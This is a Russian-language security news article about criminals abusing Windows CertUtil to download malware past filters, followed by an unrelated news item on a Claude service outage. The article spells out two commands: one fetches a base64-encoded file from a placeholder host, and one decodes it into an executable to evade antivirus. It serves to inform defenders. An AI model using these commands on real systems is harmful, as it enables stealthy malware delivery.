



CertUtil.exe позволяет загружать вредоносные файлы в обход фильтрам

CertUtil.exe позволяет загружать вредоносные файлы в обход фильтрам

CertUtil.exe позволяет загружать вредоносные файлы в обход фильтрам

Эксперты в области безопасности обеспокоены использованием киберпреступниками встроенной в Windows программы CertUtil во вредоносных целях. CertUtil предназначена для управления сертификатами в Windows, с помощью этой программы вы можете устанавливать, создавать резервную копию, удалять и управлять хранилищами сертификатов в Windows.

Одной из особенностей CertUtil является возможность загрузить сертификат или любой другой файл по удаленному URL-адресу, сохранив его в виде локального файла. Для этого используется следующий синтаксис: «certutil.exe -urlcache -split -f [URL] output.file».


Еще в 2017 году исследователь Кейси Смит в Twitter выразил обеспокоенность тем, что этот метод можно использовать для загрузки вредоносных программ.


Опасения Смита подтвердились, так как недавно обнаруженный троян с марта этого года использует этот метод для загрузки различных пакетных файлов и сценариев на зараженный компьютер.

В качестве преимущества этого механизма загрузки вредоносных файлов эксперты называют возможность обойти различные фильтры, которые бы не позволили сделать это любой другой программе.

Ксавье Мертенс, консультант по вопросам безопасности, опубликовал свою версию использования CertUtil для загрузки злонамеренного содержимого. Чтобы параллельно обойти антивирусные сканеры, Мертенс предлагает кодировать файл при помощи base64, что позволит представить его как безобидный текст.

После загрузки текстового файла команда «certutil.exe -decode» может использоваться для декодирования файла в исполняемый:

C:\Temp>certutil.exe -urlcache -split -f "https://hackers.home/badcontent.txt" bad.txt
C:\Temp>certutil.exe -decode bad.txt bad.exe

Более того, некоторые специалисты сообщают о том, что такой метод уже используется киберпреступными группами.

Подпишитесь на новости

Claude работает со сбоями: Anthropic сообщила о проблемах с claude.ai

13 ноября пользователи Claude от Anthropic жалуются на сбои в работе сервиса. На странице статуса Claude у чат-бота claude.ai и ИИ-ассистента Claude Cowork указано снижение производительности. Claude Code, Claude API и консоль для разработчиков работают в обычном режиме.

Состояние сервисов Anthropic публикует на странице статуса Claude.

Отдельного сообщения об инциденте на 13 ноября компания пока не опубликовала, причину сбоя тоже не назвала.

Downdetector показывает пик около 12:00 по Москве.



Накануне у Claude перестал нормально работать коннектор Microsoft 365, через который чат-бот получает доступ к почте, календарю, SharePoint и чатам Teams. Anthropic начала разбираться с ошибками 12 ноября в 20:52 по московскому времени.

Позже корпорация сообщила, что проблема на стороне внешнего поставщика: большинство запросов к почте, календарю и поиску завершались ошибкой, а у части пользователей не открывалась надстройка Claude для Outlook.

В 1:23 мск 13 ноября Anthropic уточнила, что причина в сбое самой Microsoft 365, и большинство запросов по-прежнему не проходят.

Сбой Microsoft 365 начался вечером 12 ноября. Компания объяснила его тем, что часть серверов неожиданно стала недоступна, а нагрузка легла на оставшиеся.

RSS: Новости на портале Anti-Malware.ru